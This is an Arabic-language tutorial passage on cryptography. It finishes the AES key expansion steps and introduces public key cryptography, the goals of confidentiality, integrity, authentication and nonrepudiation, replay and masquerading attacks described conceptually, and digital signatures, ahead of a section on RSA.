



Figure 9

وهذه أيضاً بعض الصور التي توضح هذه الخطوات بأسلوب جيد:




Key Expansion: Part 2a

① I take the last column of the previous round key and move the top byte to the bottom:




② Next, I run each byte through a substitution box that will map it to something else:




Key Expansion: Part 2b

③ I then xor the column with a 'round constant' that is different for each round.




④ Finally, I xor it with the first column of the previous round key:



Key Expansion: Part 3

The other columns are super-easy,* I just xor the previous column with the same column of the previous round key.



* Note that 256 bit keys are slightly more complicated.

Source: http://www.moserware.com/2009/09/stick-figure-guide-to-advanced.html

إلى هنا نكون قد وصلنا إلى نهاية هذا ال Cryptosystem. سننتقل إلى عالم ال Asymmetric Cryptography، هيا بنا..


Asymmetric Cryptography

يُطلَق عليه أيضاً "Public Key Cryptography"، ونعني بِه:

"تَشفير البَيانات باستخدام مفتاحين لِكُل شخص بَدَلاً مِن مِفتاح واحد للتشفير وفك التشفير"!. ستقوم ال Algorithm هُنا باستخدام 2 Keys لِكلا الطرفين المُشتركين في قناة الاتصال، المفتاح الأول (Public Key) يُستخدم في عملية تشفير البيانات قَبل إرسالها للطرف الآخر، والثاني (Private Key) يُستخدم لعملية فك تشفير البيانات القادمة من الطرف الآخر.

لِنوضح الصورة أكثر..

هُمْ في الحقيقة أربعة مفاتيح.. مفتاحين لكل طرف:




فكل منا سيقوم بعمل Generate ل Public and Private Keys، سيُرسِل لي ال Receiver ال Public Key الخاص به لأقوم أنا بتشفير البيانات التي أريد إرسالها لهُ.

وأنا أيضاً سأرسل له ال Public Key الخاص بي، ويحتفظ كلٌّ منا بال Private Key الخاص به لنفسه!، لأننا سنستخدمهم في فك التشفير.

هذا بِسبَب وجود عَلاقة رياضية بين المِفتاحين، تُمكِّن لل Private key مِن فك الرسالة المُشفرة بال public key.

هذا شكل آخر يوضح هذه العملية بشيء من التفصيل:



يظهر أن الطرف B يقوم بعمل generate لل key pair، ثُمَّ يُرسِل ال public key الخاص بِه للطرف A، كي يقوم A باستخدامه لتشفير الرسالة وإرسالها له.

هذا جيد!..

دعني أطرح عليك سؤالاً منطقياً بعد أن تعمقنا في تكنولوجيا التشفير هذه!.

ماهو الهدف من التشفير من الأساس؟ أو ماهي الخدمة التي يُقدمها لنا ال Cryptography..؟

إنه سؤال مهم فعلاً!.

هذه التكنولوجيا تقدم لنا فوائد عديدة، سأذكر لك أهم أربعة أهداف تُحَققها لَنا:

Confidentiality

تعني الموثوقية، وهي التي تضمن السرية أثناء التواصل بين شخصين أو أكثر، و أن ال Data التي تنتقل بينهم ستكون معزولة عن المحيط الخارجي، ومحفوظة السرية.

مثال على ذلك "الشهادات المدرسية" أو كشف درجات الطلاب والخريجين. حيث يضمن المعهد أو الجامعة أن هذه البيانات لا يَطّلِع عليها إلا الطالب نفسه، وأولياء أمره، ومحل عمله أو دراسته الجديد!. وبالتالي فهُناك Proof يَجِب أن يُقدَّم من قِبَل الجهة أو الشخص الذي يريد نسخة من هذه الملفات!.


مايلي تعريف مختصر لها:

Is the protection of transmitted data from “Passive Attacks”

ماهذا ال “Passive Attacks”..؟

إنها عملية الإطلاع على ال Data التي يتم انتقالها بين طرفين.

يُلخص هذا المفهوم الشكل التالي:




Integrity

نعني بها "سلامة البيانات"، أو ما يلي:

Integrity Assures that messages are received as sent with no duplication, insertion, modification, reordering, or **replay**.

ماهذا ال "Replay"


إنه نوع من ال Attacks المُصنف تحت ال Active Attacks، فهو Active لأن ال Attacker سيقوم بعمل تعديل على هذه ال data ويُعيد إرسالها مرةً أخرى!.



Authentication

هذه ببساطة عملية التحقق من هوية الأشخاص أو الأجهزة أو أي شيء!.

مايلي مثال لهذه العملية:



لاحظ أن ال Server عندما طلب من السيد بوب أن يُثبت هويته، طلب منه شيء بعينه، ربما يطلب منه Password أيضاً كنوع من إثبات الهوية، فمعنى أنه يطلب منه شيء بعينه أن هذا ال Server سيقوم بتطبيق علاقة "Compare".. سيقوم بمقارنة قيمة محددة عنده بما سيُدخِلهُ هذا ال user، فإن تطابقا، سيُعطيه ال access.


إنها تختلف عن ال "Identification" !.

فالثانية هذه تعني الآتي:

عندما تقوم بإدخال إسمك مثلاً، فيقوم هو بمقارنة هذا الإسم بكل الأسماء التي لديه إلى أن يحدُث match، إنها إذاً علاقة من نوع "One-to-Many". هذا أشبه بعملية ال Search.

بينما ال Authentication تُعتبر علاقة "One-to-One".

بمعنى: (Compare only, No search.!).. في الصفحة التالية نعرض بعض أشكال ال Authentication..



Nonrepudiation


provides assurance to the recipient that the message was actually originated by the sender and not someone **masquerading** as the sender. It prevents the sender from claiming that they never sent the message in the first place

"it prevents ether sender or receiver from denying a transmitted message"

ماهذا ال Masquerading..؟

إنه نوع من أنواع ال Active Attacks الذي يقوم فيه ال Attacker بانتحال شخصية أحدهم وإسال ال Data وكأنهُ هو ذلك الشخص.

هذا شكل يوضح ال Masquerading Attack:



(a) Masquerade

Source: Ref (7)

هذه الخاصية -Nonrepudiation- لا يُوفِّرها لنا ال Symmetric Cryptography.

لأنه ببساطة أي شخص يمتلك هذا ال Shared Secret Key سيتمكن من تشفير الرسالة وإرسالها لي!.

Because any communicating party can encrypt and decrypt messages with the shared secret key, there is no way to tell where a given message originated.


والآن..هيا لنعود مرةً أخرى إلى ال Asymmetric Cryptography.

كنا نتكلم عن ال Asymmetric Cryptosystem..

وبعرضهِ على المفاهيم الجديدة التي عرفناها الآن، نُلاحظ أنه يُحقق لنا مايلي:

Confidentiality, integrity, and Nonrepudiation.

سنأخذ مثال آخر نوضح به تحقيق هذه الخصائص باستخدام ال Asymmetric Keys.



قُمنا في هذا المثال بإضافة خطوة جديدة وهي أن عملية التشفير أو فك التشفير ستكون على مرحلتين بدلاً من مرحلة واحدة!. سيقوم A بتشفير الرسالة أولاً استخدام ال private key الخاص به، ثم يُشفِّرها مرةً أخرى باستخدام ال public key الخاص بالمستخدِم B. تكمُن فائدة عملية التشفير الأولى في توفير خدمة ال Nonrepudiation، لأن A هو الشخص الوحيد الذي يمتلك ال private key المُستخدم في عملية التشفير، فلن يتمكن أحد غيره من تشفير الرسالة وادعاء أنها قادمة من A. وهذا تأكيد على أن هذه الرسالة قادمه من A، و A فقط!، هذا يجُرُّنا إلى توضيح أحد تطبيقات ال Public Key Cryptosystems وهو ال "Digital Signature"

ماهذا ال Digital Signature..؟

عِندما تَذهب لِفَتح حِساب بأحد البنوك، يُقدِّم لك الموظف مجموعة من المستندات من ضِمنها مستند خاص بالتوقيع أو إمضاء العميل الشخصي، هذا المُستنَد يَتِم حِفظه في ملفك لديهم.

وفكلما أردت إجراء أي تعديلات على حسابك وأنت خارج البلاد تقوم بالإمضاء على طلبك وإرساله إلى البنك بالفاكس كإجراء ضمن عدة إجراءات، فيقوم الموظف بفتح ملفك لِمُقارنة هذا الإمضاء بذلك الذي بالملف!. هذا الأمر يتشابه مع مفهوم digital signature غير أن الأخيرة تُستخدم إلكترونياً، لكن وظيفتها لا تقتصر على كونها مجرد إمضاء!، فهي تُقدِّم لنا خدمات أخرى أيضاً:

Digital signatures can provide the added assurances of evidence to origin, identity and status of an electronic document, transaction or message, as well as acknowledging informed consent by the signer.

سنأتي إليها بشيء من التفصيل فيمابعد..

بينما سنذهب الآن في جولة مُمْتِعَة داخل أحد ال "Public Key Cryptosystems"

وهو السيِّد "RSA" المُحترَم.

